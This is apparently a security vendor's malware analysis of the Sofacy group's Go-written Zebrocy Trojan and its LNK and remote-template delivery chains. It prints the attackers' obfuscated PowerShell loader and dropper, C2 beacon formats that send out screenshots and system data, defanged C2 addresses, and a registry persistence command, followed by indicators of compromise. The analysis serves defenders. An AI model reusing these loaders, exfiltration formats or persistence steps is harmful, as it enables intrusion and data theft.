

The Sofacy threat group continues to carry out attacks using their Zebrocy tool. We first wrote about the Zebrocy tool in a blog that discussed Sofacy's parallel attack campaigns during the first quarter of 2018, and more recently during Sofacy attacks in late October and early November. The developers of Zebrocy have once again created a new version the Trojan using a different programming language, specifically the Go language. The use of a different programming language to create a functionally similar Trojan is not new to this group, as past Zebrocy variants have been developed in AutoIt, Delphi, VB.NET, C# and Visual C++. While we cannot be certain the impetus for this, we believe the threat group uses multiple languages to create their Trojans to make them differ structurally and visually to make detection more difficult.

We have seen two separate attacks deliver the Go variant of Zebrocy. The first attack occurred on October 11 and relied on a spear-phishing email with an LNK shortcut attachment. The LNK shortcut is meant to run a series of PowerShell scripts to extract a payload from the shortcut to install and execute; however, the PowerShell scripts were coded incorrectly and could not install or run the payload as delivered. Therefore, the first observed attack mentioned in this blog could not be successful, but the tactics, techniques and indicators are worth discussing for situational awareness. More recently, we have seen Sofacy delivering the Go variant of Zebrocy using a document related to the Dear Joohn attack campaign that occurred in mid-October through mid-November.

The First Attack

The attack occurred on October 11, 2018 and involved a spear-phishing email (T1193) discussing the effects of US sanctions on the Russian economy. The “From” address and the signature included the name of an individual at the targeted organization. The “To” field in the delivery email was blank, which makes us believe that the targeted individuals were included in the “Bcc” field of this email. Figure 1 shows the delivery email used in this attack.



Figure 1 Delivery email used in Go Zebrocy attack

The Payload

The delivery document `Противодействие Думы Санкциям США.doc (SHA256:d77eb89501b0a60322bc69692007b9b7f1b5a85541a2aaf21caf7baf0fe0049e)` attempts to masquerade as a Word document, however, the file is a shortcut LNK. When opened (T1204), the LNK file attempts to run the following command line in a visible command prompt (T1059):

```
powershell.exe -nop -w 1
$i853=[TeXt.EnCoDING]::utF8.geTStrInG([conVErT]::frOmbaSE64stRing('JHAxLCRwMj0zNjU5
LDY5MjQ3NjQ7JHBhdGhUb0xOSz0nQzUgcmVnaW9uYWwgY29uZmVyZW5jZSBhbmQgdHJh
aW5pbmcgd29ya3Nob3Agb24gY29tbXVuaXR5IHBvbGljaW5nKDEpLmRvY3gubG5rJztpZigtbk
9UKFRlU3QtcEF0SCAkcGF0aFRvTE5LKSl7JERpckQ9R2VULUNISUxkSVRFTSAtcEF0aCAkZ
W52OnRlbXAgLWZpTFRlciAkcGF0aFRvTE5LIC1yRWNVclNFO1tpTy5kaVJlY3RvUlldOjpzRVR
DVXJyZW50REIyRWN0b1JZKCREaXJELmRJcmVDVE9SWU5BTWUpO30kRmlsZVN0cmVhb
WE9bkV3LW9iakVDVCBpby5mSUxlU1RyZUFtICRwYXRoVG9MTkssJ09wZU4nLCdSZUFkJyw
ncmVhRHdSSVRFJzskQXJyYXlNYXM9TkV3LW9iamVjVCBieVRFW10oJHAyKTskRmlsZVN0c
mVhbWEuU0VlSygkcDEsW2lvLlNlRUtvUmlHaW5dOjpCRUdpbik7JEZpbGVTdHJlYW1hLnJFQ
UQoJEFycmF5TWFzLDAsJHAyKTskQXJyYXlNYXM9W0NvbnZlclRdOjpGck9tYmFzRTY0Q0hh
ckFyUkF5KCRBcnJheU1hcywwLCRBcnJheU1hcy5MZU5HVGgpOyRkdWFjYWp1QT1bdGV4V
C5FbkNPZEluR106OlVuaWNvZGUuZ0VUc3RSSW5nKCRBcnJheU1hcyk7aWVYICRkdWFjYW
p1QTs='));ieX $i853;
```


```
powershell.exe -nop -w 1
$i853=[TeXt.EnCoDING]::utF8.geTStrInG([conVErT]::frOmbaSE64stRing('JHAxLCRwMj0zNj
U5LDY5MjQ3NjQ7JHBhdGhUb0xOSz0nQzUgcmVnaW9uYWwgY29uZmVyZW5jZSBhbmQg
dHJhaW5pbmcgd29ya3Nob3Agb24gY29tbXVuaXR5IHBvbGljaW5nKDEpLmRvY3gubG5rJzt
pZigtbk9UKFRlU3QtcEF0SCAkcGF0aFRvTE5LKSl7JERpckQ9R2VULUNISUxkSVRFTSAtc
EF0aCAkZW52OnRlbXAgLWZpTFRlciAkcGF0aFRvTE5LIC1yRWNVclNFO1tpTy5kaVJlY3R
1 vUlldOjpzRVRDVXJyZW50REIyRWN0b1JZKCREaXJELmRJcmVDVE9SWU5BTWUpO30kR
mlsZVN0cmVhbWE9bkV3LW9iakVDVCBpby5mSUxlU1RyZUFtICRwYXRoVG9MTkssJ09wZ
U4nLCdSZUFkJywncmVhRHdSSVRFJzskQXJyYXlNYXM9TkV3LW9iamVjVCBieVRFW10oJ
HAyKTskRmlsZVN0cmVhbWEuU0VlSygkcDEsW2lvLlNlRUtvUmlHaW5dOjpCRUdpbik7JEZp
bGVTdHJlYW1hLnJFQUQoJEFycmF5TWFzLDAsJHAyKTskQXJyYXlNYXM9W0NvbnZlclRd
OjpGck9tYmFzRTY0Q0hhckFyUkF5KCRBcnJheU1hcywwLCRBcnJheU1hcy5MZU5HVGgp
OyRkdWFjYWp1QT1bdGV4VC5FbkNPZEluR106OlVuaWNvZGUuZ0VUc3RSSW5nKCRBcn
JheU1hcyk7aWVYICRkdWFjYWp1QTs='));ieX $i853;
```

The shortcut uses PowerShell (T1086) to base64 decode (T1140) a second PowerShell script and executes it. The second PowerShell script decodes to the following:

```
$p1,$p2=3659,6924764;$pathToLNK='C5 regional conference and training workshop on community policing(1).docx.lnk';if(-nOT(TeSt-pAtH $pathToLNK)){$DirD=GeT-CHILdITEM -pAth $env:temp -fiLTer $pathToLNK -rEcUrSE;[iO.diRectoRY]::sETCUrrentDIrEctoRY($DirD.dIreCTORYNAMe);}$FileStreama=nEw-objECT io.fILeSTreAm $pathToLNK,'OpeN','ReAd','reaDwRITE';$ArrayMas=NEw-objecT byTE[]($p2);$FileStreama.SEeK($p1,[io.SeEKoRiGin]::BEGin);$FileStreama.rEAD($ArrayMas,0,$p2);$ArrayMas=[ConverT]::FrOmbasE64CHarArRAy($ArrayMas,0,$ArrayMas.LeNGTh);$duacajuA=[texT.EnCOdInG]::Unicode.gETstRIng($ArrayMas);ieX $duacajuA;
```

```
1  $p1,$p2=3659,6924764;$pathToLNK='C5 regional conference and training workshop on community policing(1).docx.lnk';if(-nOT(TeSt-pAtH $pathToLNK)){$DirD=GeT-CHILdITEM -pAth $env:temp -fiLTer $pathToLNK -rEcUrSE;[iO.diRectoRY]::sETCUrrentDIrEctoRY($DirD.dIreCTORYNAMe);}$FileStreama=nEw-objECT io.fILeSTreAm $pathToLNK,'OpeN','ReAd','reaDwRITE';$ArrayMas=NEw-objecT byTE[]($p2);$FileStreama.SEeK($p1,[io.SeEKoRiGin]::BEGin);$FileStreama.rEAD($ArrayMas,0,$p2);$ArrayMas=[ConverT]::FrOmbasE64CHarArRAy($ArrayMas,0,$ArrayMas.LeNGTh);$duacajuA=[texT.EnCOdInG]::Unicode.gETstRIng($ArrayMas);ieX $duacajuA;
```

The PowerShell script above attempts to extract another PowerShell script directly from the LNK shortcut file, which it would then execute. For unknown reasons, the actor that created this LNK shortcut included the incorrect filename for the LNK file, specifically `C5 regional conference and training workshop on community policing(1).docx.lnk` instead of the delivery document `Противодействие Думы Санкциям США.doc`. The LNK shortcut filename does not match the filename delivered in the email, so this attack would never

be successful as the PowerShell script above would be unable to obtain the payload to install on the system. The `C5 regional conference and training workshop on community policing(1).docx.lnk` filename included in this LNK file may be an artifact from a previous attack using the same delivery LNK and payload.

Had the attackers included the correct filename to the LNK delivery in the script above, it would have located the PowerShell script in the LNK file by using a hardcoded offset of “3659”, which it would have used to seek 3659 bytes into the LNK file. The script would then read a hardcoded number of bytes, specifically 6,924,764 bytes from this offset and executes it. The resulting PowerShell script obtained from within the LNK file has the following contents, of which we have trimmed some of the encoded data and replaced it with “[..snip..]” for brevity:

```
$6vlJwyyB = @('C5 regional conference and training workshop on community
policing(1).exe','C5 regional conference and training workshop on community
policing(1).docx');$TcCd3Fej = "C5 regional conference and training workshop on community
policing(1).exe";$Aq3NkyDG =
@("TVqQAAMA[..snip..]","UEsDBBQABgAIAA[..snip..]");$ggdDQhlx = "C5 regional conference
and training workshop on community policing(1).docx";FOR($I=0;$I -lt
$6vLjwYYb.LengTH;$i++){[BYtE[]]$YGktk0Nk =
[cOnveRt]::frOmBaSE64StriNg($aq3nkYDg[$I]);[syStEm.IO.fILE]::WrItEaLlbYtES($EnV:pUbLIc
+"\"+$6VLJwYYB[$I],$YGktK0nk);}$qsVmUm76 = $Env:public+"\"+$tCcd3Fej;$GGdDQhLxPatH
= $env:pubIIC+"\"+$gGddQHLX;staRT-pROCess -wINDowstylE HIDdeN -FIlepAth
$qsVMuM76;StART-ProceSs -FilepaTh $GgDdQHlxpATH;
```

```
1 $6vlJwyyB = @('C5 regional conference and training workshop on community
  policing(1).exe','C5 regional conference and training workshop on community
  policing(1).docx');$TcCd3Fej = "C5 regional conference and training workshop on
  community policing(1).exe";$Aq3NkyDG =
  @("TVqQAAMA[..snip..]","UEsDBBQABgAIAA[..snip..]");$ggdDQhlx = "C5 regional
  conference and training workshop on community policing(1).docx";FOR($I=0;$I -lt
  $6vLjwYYb.LengTH;$i++){[BYtE[]]$YGktk0Nk =
  [cOnveRt]::frOmBaSE64StriNg($aq3nkYDg[$I]);[syStEm.IO.fILE]::WrItEaLlbYtES($EnV:p
  UbLIc+"\"+$6VLJwYYB[$I],$YGktK0nk);}$qsVmUm76 =
  $Env:public+"\"+$tCcd3Fej;$GGdDQhLxPatH =
```

```
$env:publIC+"\"+$gGddQHLX;staRT-pROCess -wINDowstylE HIDdeN -FIlepAth
$qsVMuM76;StART-ProceSs -FilepaTh $GgDdQHlxpATH;
```

This final PowerShell script is responsible for decoding an executable and Word document that it will write to the system in the %PUBLIC% folder with names `C5 regional conference and training workshop on community policing(1).exe` and `C5 regional conference and training workshop on community policing(1).docx`, respectively. The decoded content written to the Word document contains the decoy content seen in Figure 2 (`SHA256:b6b2f6aae80cba3fa142bd216decc1f6db024a5ab46d9c21cf6e4c1ab0bbe58b`), which in this specific case is an agenda for a conference that occurred between June 18 and 20, 2018 in Dushanbe, Tajikistan sponsored by Saferworld and the United States Institute of Peace.

Figure 2 Decoy document opened during installation of Go Zebrocy

The decoded executable is the payload (`SHA256: fcf03bf5ef4babce577dd13483391344e957fd2c855624c9f0573880b8cba62e`) whose developer wrote in the Go Language, which appears to be a variant of the Zebrocy Trojan that we have previously analyzed. The use of another language to develop a similar Trojan in functionality to Zebrocy is fitting for this threat group, as we have previously seen this group create variants of Zebrocy in AutoIt, Delphi and C++. The similarities between this payload and previous Zebrocy variants include general high-level capabilities as well as some more specific overlaps. Like other Zebrocy samples, this Zebrocy variant written in Go does initial collection on the compromised system (T1119), exfiltrates this information to the C2 server and attempts to download, install and execute a payload from the C2. The Go variant also has some more specific overlaps in its functionality, including:

- The use of ASCII hexadecimal obfuscation of strings
- The use of the volume serial number without a hyphen obtained from the VOL command
- The use of the output from “systeminfo” and “tasklist” in the outbound C2 beacon
- The use of the string “PrgStart” within the C2 beacon

The most important overlap between the Go variant of Zebrocy and other variants is a shared C2 URL, specifically `hxxp://89.37.226[.]148/technet-support/library/online-service-description.php?id_name=` that was also used by Zebrocy samples `de31a8a9110b32a82843e9216a3378cc1c5ea972a6bb2261ec111efb82f31e71` and `daf990f0b6564c3ac87fa87e325e6ffc907ed43ae65a3f088a42b5b120612593`, which were both written in Delphi.

The Go variant of Zebrocy attempts to evade automated analysis by checking the executable filename of its process for the “)” character. If the filename does not contain a “)” character, the Trojan immediately exits without executing its functional code. The Trojan looks for this character specifically, because it expects to run as a file named `C5 regional conference and training workshop on community policing(1).exe`.

This Zebrocy variant uses HTTP POST requests to interact with its C2 server (T1071), which contains system specific information in the POST data section. The system specific information includes

- Running processes via “tasklist” command (T1057).
- System information via the ”systeminfo” command (T1082).

- Local disk information (T1120) via WMI by running the command “wmic logicaldisk get caption,description,drivetype,providername,size” (T1047).
- A screenshot of the desktop (T1113) that the GoZebrocy tool takes using an open source Go library.

The C2 communications between the Trojan and its C2 has the following structure:

```
POST
/technet-support/library/online-service-description.php?id_name=[seri
al number from VOL command with hyphen removed] HTTP/1.1

Host: 89.37.226[.]148

User-Agent: Go-http-client/1.1

Content-Length: 570690

Content-Type: application/x-www-form-urlencoded

Accept-Encoding: gzip
```

```
attach=PrgStart%3A[path to running Trojan]%0D%0A%5B[current
time]%5D%0D%0A%0D%0A[results from wmic logicaldisk get
caption,description,drivetype,providername,size]%0D%0D%0A%0D%0D%0A%0D
%0A%0D%0A[results systeminfo command]%0D%0A%0D%0A%0D%0A[results
tasklist command]%0D%0A&support=[screenshot of system represented as
ascii hexadecimal bytes]
```

The C2 server will respond to this HTTP POST request with ascii hexadecimal bytes that the payload will decode and save to the following file (T1105):

```
%APPDATA%\Identities\{83AF1378-986F-1673-091A-02681FA62C3B}\w32srv.ex
e
```

The payload will then execute this newly created file using the Golang “os/exec” module, specifically using the “Command” and “Run” functions in the “os/exec” module to run the following command line:

```
cmd /C
%APPDATA%\Identities\{83AF1378-986F-1673-091A-02681FA62C3B}\w32srv.exe
```

Dear Joohn Related Delivery

The second attack we observed delivering the Zebrocy variant written in the Go language is related to the Dear Joohn attacks that we have previously published. While the Dear Joohn campaign occurred in mid-October to mid-November 2018, the delivery document (`SHA256: 346e5dc097b8653842b5b4acfad21e223b7fca976fb82b8c10d9fa4f3747dfa0`) that ultimately installed the Go Zebrocy sample was created on December 3, 2018. This delivery document had an author name of Joohn, which is how we clustered the Dear Joohn delivery documents for that campaign.

Like the Dear Joohn attacks, the delivery document downloads a remote template (`SHA256: 07646dc0a8c8946bb78be9b96147d4327705c1a3c3bd3fbcedab32c43d914305`) via HTTP (T1071) that has an author and last saved by xxx. Upon opening the delivery document, the lure image seen in Figure 3 attempts to trick the recipient into enabling content (T1204) to run the macro within the downloaded remote template.



Figure 3 Lure image attempting to trick user into clicking the Enabling Content button

The delivery document is configured to obtain a remote template from `hxxps://bit[.]ly/2G8QrgL` (T1102), as seen in the following from the document's `word/_rels/settings.xml.rels` file:

<?xml version="1.0" encoding="UTF-8" standalone="yes"?> <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="hxxps://bit[.]ly/2G8QrgL" TargetMode="External"/></Relationships>

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>

<Relationships
xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship
Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTe
mplate" Target="hxxps://bit[.]ly/2G8QrgL" TargetMode="External"/></Relationships>
```

The `hxxps://bit[.]ly/2G8QrgL` shortened link redirects to the remote template hosted at a URL of `hxxp://89.37.226[.]123/Templates/NormalOld.dotm`. Previous Dear Joohn delivery documents did not use a shortened link to obtain its remote template, which suggests a shift in techniques used in this campaign. Fortunately for us, the shortened link provides some statistics on how many visitors accessed the link and their country of origin. When accessed on December 5, 2018, Figure 4 shows the statistics for the shortened link,

showing the link was created on December 3, 2018 at 12:56 PM, which was visited 75 times from mostly from Turkey.

Figure 4 Statistics on visitors to the shortened link used to point to remote template (Accessed December 5, 2018)

The remote template downloaded via this shortened link contains a macro similar to other Dear Joohn samples. The macro differs as it extracts a ZIP from the remote template file (`SHA256: c817aab6e8dcaeaeae817a85ba209c0ca690be58b91e6cff0e3f0660336f9506`) and saves it to a file named driver_pack.zip. The archive contains an executable named `driver_pack.exe` (`SHA256: b48b3d46ebfa6af8a25c007f77e6ed3c32fe4c6478311b8b0c7d6f4f8c82de76`), which is a WinRAR SFX executable archive that contains another executable named `comsvc.exe`. The WinRAR SFX archive extracts the `comsvc.exe` payload using the following SFX script:

```
Path=%APPDATA%\AppHistory

Setup=comsvc.exe
```

```
Silent=1

Overwrite=2
```

The `comsvc.exe` executable (`SHA256: 93680d34d798a22c618c96dec724517829ec3aad71215213a2dcb1eb190ff9fa`) is a UPX packed variant of the Go Zebrocy malware (`SHA256: 15a866c3c18046022a810aa97eaf2e20f942b8293b9cb6b4d5fb7746242c25b7`), which is a downloader responsible for obtaining and executing secondary payloads from a C2 server.

Like other Zebrocy variants, this Go Zebrocy malware checks the path of the running process to make sure it contains `comsvc`, as it would if executed by the delivery document that would eventually save the payload to `comsvc.exe`. If the Go Zebrocy sample was not run as `comsvc.exe`, it will send an HTTP POST request to `google[.]com` unlike other Zebrocy variants that will just exit, which we believe this is an attempt to further evade heuristic detection. Figure 5 shows the HTTP request sent to `google[.]com`.

```
POST / HTTP/1.1
Host: google.com
User-Agent: Go-http-client/1.1
Content-Length: 80
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip

project=%3C%23%3E0%3C%23%23%30%3E%3C%231%3E1%3C%23%231%3E%3C%232%3E1%3C%23%232%3E
```

Figure 5 HTTP POST to google.com in the event Go Zebrocy executes with incorrect filename

The data sent in the HTTP POST request in Figure 5 decodes to `<#0>0<##0><#1>1<##1><#2>1<##2>`, which does not necessarily have any purpose other than filling the same HTTP POST data delimiters that Go Zebrocy will use when communicating with the C2. In the event that the sample was run as `comsvc.exe`, the Trojan will reach out to the following URL to communicate with its C2 server:

```
hxxp://89.37.226[.]123/advance/portable_version/service.php
```

The Go Zebrocy tool will get the volume serial number, take a screenshot of the system (T1113) and gather system specific information using a legitimate library called psutil that is available on Github. The Trojan will call the Host Info function from the psutil library that will effectively gather platform information (operating system, version etc.), the time the system was booted, the system uptime, the system's GUID, and process IDs for running processes (T1057). The Zebrocy variant will send an HTTP POST request (T1071) to the above URL with post data structured as follows:

```
project=%3C%230%3E4D291F48%3C%23%230%3E%3C%231%3E[serial number of
storage volume]%3C%23%230%3E%3C%231%3E[gathered system
information]%3C%23%231%3E%3C%232%3E[screenshot in JPEG
format]%3C%23%232%3E
```

The hexadecimal characters in the HTTP POST data are used as delimiters, which represent the following:

```
<#0>[serial number of storage volume]<##0><#1>[gathered system
information]<##1><#2>[screenshot in JPEG format]<##2>
```

The C2 will respond to the above request with a hexadecimal encoded payload that the Trojan will save to the system and execute. The Trojan writes the secondary payload to the following file:

```
%LOCALAPPDATA%\Microsoft\Feeds\{5588ACFD-6436-411B-A5CE-666AE6A92D3D}
~\wcncsvc.exe
```

Before executing the dropped file, the Trojan will create an auto run registry key (T1060) to have the secondary payload run each time the user logs in using the following command line (T1059):

```
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v Media
Center Extender Service
```

During our analysis, the secondary payload downloaded from the C2 is another Trojan written in Go language (`SHA256: 50d610226aa646dd643fab350b48219626918305aaa86f9dbd356c78a19204cc`), which the actors packed with UPX (`SHA256: ee9218a451c455fbca45460c0a27e1881833bd2a05325ed60f30bd4d14bb2fdc`) (T1045). This secondary payload is another downloader that uses HTTPS instead of HTTP for its C2 communications. This secondary payload communicates with the following URL as its C2:

```
hxxps://190.97.167[.]186/pkg/image/do.php
```

The HTTP POST request sent via HTTPS will look as follows, specifically including the first four bytes of the volume serial number and the first four characters of the hostname within the post data in a field labeled “l” as seen in Figure 6.

```
POST /pkg/image/do.php HTTP/1.1
Host: 190.97.167.186
User-Agent: Go-http-client/1.1
Content-Length: 18
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip

l=64B9E07A57494E2D
```

Figure 6 HTTP beacon sent by the secondary payload within its HTTPS C2 channel

Conclusion

The Sofacy group continues to use variants of the Zebrocy payload in its attack campaigns. Developers of Zebrocy continue to create new variants of the Trojan using different coding languages, which in this particular case used the Go language. The adversaries made some drastic errors to the delivery LNK shortcut, which made this attack seemingly ineffective. Regardless of the attack’s effectiveness, the techniques and indicators we observed still provide analytical points for correlation and should be included in an organizations security defenses as the group may use the payload and infrastructure in future attacks. It is also apparent that the

Sofacy group will use these new variants of Zebrocy across multiple different campaigns, as the Go variant of Zebrocy was delivered via the LNK shortcut and a Dear Joohn delivery document.

Palo Alto customers can protect themselves against this threat by:

- Using a file blocking profile on our next-gen firewall to block LNK shortcuts sent via email. Please reference the following knowledge base article for more information on how to configure this capability: https://knowledgebase.paloaltonetworks.com/KCSArticleDetail?id=kA10g000000ClT8CAK
- Threat Prevention customers are protected by the Gen Command And Control Traffic
- AutoFocus customers can track this Zebrocy variant via the Zebrocy

Indicators of Compromise

Zebrocy Go variant

fcf03bf5ef4babce577dd13483391344e957fd2c855624c9f0573880b8cba62e

93680d34d798a22c618c96dec724517829ec3aad71215213a2dcb1eb190ff9fa

Zebrocy Go C2

hxxp://89.37.226[.]148/technet-support/library/online-service-description.php

89.37.226[.]148

hxxp://89.37.226[.]123/advance/portable_version/service.php

89.37.226[.]123

Related Zebrocy Samples

de31a8a9110b32a82843e9216a3378cc1c5ea972a6bb2261ec111efb82f31e71

daf990f0b6564c3ac87fa87e325e6ffc907ed43ae65a3f088a42b5b120612593

308b41db9e3b332bb5b3e5ec633907761eac5082029b8b32e6b063b8c76b7365

f93b89a707c647ba492efe4515bb69a627ce14f35926ee4147e13d2e030ab55b

1ff4e56419ad1814726ca143fc256cca4c8588605536c48dd79cfed12cb0763a

Dear Joohn Related Hashes

346e5dc097b8653842b5b4acfad21e223b7fca976fb82b8c10d9fa4f3747dfa0 – Delivery Document

07646dc0a8c8946bb78be9b96147d4327705c1a3c3bd3fbcedab32c43d914305 – Remote Template

c817aab6e8dcaeaeae817a85ba209c0ca690be58b91e6cff0e3f0660336f9506 – ZIP in Remote Template

b48b3d46ebfa6af8a25c007f77e6ed3c32fe4c6478311b8b0c7d6f4f8c82de76 – WinRAR SFX in ZIP

93680d34d798a22c618c96dec724517829ec3aad71215213a2dcb1eb190ff9fa – Go Zebrocy sample

50d610226aa646dd643fab350b48219626918305aaa86f9dbd356c78a19204cc – Secondary payload

Dear Joohn Related URLs

hxxps://bit[.]ly/2G8QrgL – Remote Template Shortened Link

hxxp://89.37.226[.]123/Templates/NormalOld.dotm – Remote Template URL

hxxp://89.37.226[.]123/advance/portable_version/service.php – Go Zebrocy HTTP C2

hxxps://190.97.167[.]186/pkg/image/do.php – Secondary payload HTTPS C2

Secondary Payload Hash

50d610226aa646dd643fab350b48219626918305aaa86f9dbd356c78a19204cc

Secondary Payload C2

hxxps://190.97.167[.]186/pkg/image/do.php

190.97.167[.]186

ATT&CK Techniques Observed

ID	Technique
T1193	Spearphishing Attachment
T1059	Command-Line Interface
T1086	PowerShell
T1140	Deobfuscate/Decode Files or Information
T1119	Automated Collection
T1071	Standard Application Layer Protocol
T1057	Process Discovery
T1082	System Information Discovery
T1120	Peripheral Device Discovery
T1047	Windows Management Instrumentation
T1113	Screen Capture
T1105	Remote File Copy
T1102	Web Service
T1204	User Execution
T1060	Registry Run Keys / Startup Folder
T1045	Software Packing